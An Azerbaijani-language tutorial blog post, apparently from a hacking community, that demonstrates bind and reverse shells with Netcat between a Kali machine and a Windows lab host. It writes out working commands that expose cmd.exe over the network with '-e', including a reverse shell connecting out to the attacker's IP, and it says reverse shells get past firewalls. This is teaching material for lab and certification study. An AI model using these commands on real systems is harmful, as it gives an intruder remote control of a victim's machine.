
 13rose
Salam hər vaxtınız xeyir dəyərli oxucular, bu gün Sosial Mühəndislik başlığı altında Bind və Reverse shell terminlərini başa düşərək,praktiki tapşırıqları həll edəcəyik.
Bind və Reverse shell
Biz bu paylaşımın əsas hissəsinə keçməzdən əvvəl birbaşa və əks qoşulma haqqında məlumata sahib olamalıyıq.Bir çox kiber təhlükəsizlik ilə maraqlanan şəxslər eləcədə bəzi mütəxəsislər bu iki nəzəriyə haqqında fərqli və yanlış təsəvvürləri vardır.Biz praktiki tapşırıqları yerinə yetirərək bu iki nəzəriyyəni öyrənəcəyik.
Bind shell

Bu nəzəriyyədə Kali cihazından hədəf sistemə bağlantı bir başa olaraq ziyankarın cihazından hədəf cihaza qoşulur.Biz bu ssenarini yerinə yetirmək üçün Netcatdan istifadə edəcəyik.Bu alət bir çox CTF yarışlarında eləcədə OSCP sertifikat imtahanında istifadəyə rahatdır.Biz hücum edən Kali cihazından hədəf sistemə qoşuluruq.
Əgər siz Netcat alətinin Windows üzərində yoxlayaraq test etmək istəyirsinizsə onda Kali linux cihazının /usr/share/windows-binaries/nc.exe hissəsində Netcat alətinin exe formatını Windows-da istifadə edə bilərsiniz.nc.exe proqramını hədəf hosta köçürün və nəticələri izləyin.
Sonra Netcat alətini dinləmə modunda (-p parametri) ilə çalışdırın və port kimi 9999 portundan istifadə edin.Nəticələri bir alətə eləcədə terminala yönləndirmək üçün -e parametrindən istifadə edin.
C:\Users\rose>nc.exe -nvlp 9988 -e C:\Windows\System32\cmd.exe
nc.exe -nvlp 9999 -e C:\Windows\System32\cmd.exe
listening on [any] 9999 ...
Windows cihazında dinləmə prosesini yerinə yetirdikdən sonra Kali cihazından hədəf cihazın hədəf portuna əlaqə yaradın.
┌──(root㉿kali)-[/usr/share/windows-resources/binaries]
└─# nc 192.168.10.34 9999
Microsoft Windows [Version 10.0.19045.5371]
(c) Microsoft Corporation. All rights reserved.

C:\Users\rose>whoami
desktop-k7ishbi\rose
Reverse shell
Reverse shell pentesterlərin və kiber təhlükəsizlik mütəxəsislərin əvəz edilməz bağlanma yoludur.Siz bu yol barədə gələcək paylaşımlarda da çoxlu məlumat əldə edəcəksiniz.Bu qoşulma üsulu Bind shell nəzəriyyəsinin əksidir demək olar.Bu nəzəriyyədə ziyankar şəxs istənilən hədəfdən gələcək olan qoşulmaları dinləyir.Bunun sirri isə burdadır:Reverse shell ilə bağlantı yerinə yetirəndə firewall bunu bloklanmır və heç bir problem yaranmır.Firewal bunun əksi ola biləcək hədəflərin sizin dinləmə moduna aldığınız cihazına bağlantıları bloklayır.Bax buna görə də çox hallarda Reverse shell-dən istifadə olunur.

Bu təcrübənidə Netcat aləti ilə əksinə yerinə yetirəcəyik.Əvvəlcə Kali Linux cihazınızda Netcat aləti ilə 8888 portunu dinləməyə alın.
┌──(root㉿kali)-[/usr/share/windows-resources/binaries]
└─# nc -nvlp 8888
listening on [any] 8888 ...
Sonra isə hədəf cihaz olan Windows cihazında Netcat aləti ilə Kali Linux cihazına 8888 portu ilə qoşulun. Burda fikir verinki Kali cihazının İP adresi 192.168.10.16-dır.
C:\Users\rose>nc.exe 192.168.10.16 8888 -e C:\Windows\System32\cmd.exeQayıdaq və Kali cihazımızda müvəfəqəyyətlə açılmış reverse shelli izləyək.
┌──(root㉿kali)-[/usr/share/windows-resources/binaries]
└─# nc -nvlp 8888
Microsoft Windows [Version 10.0.19045.5371]
(c) Microsoft Corporation. All rights reserved.

C:\Users\rose>whoami
desktop-k7ishbi\rose
Gördüyünüz kimi Reverse shell ilədə bu nəticəni aldıq. Burdan belə bir nəticə çıxa bilərki Reverse shell istifafə edərək biz daha problemsiz bir şəkildə shell açmış oluruq.
Ümidvaram faydalı olmuşdur.Təşəkkürlər! Bizi izləyin:
Telegram (Kanal): https://t.me/xakeraz_official
Telegram (Qrup): https://t.me/xakerazgroup
Telegram (Chat): https://t.me/xakerazchat


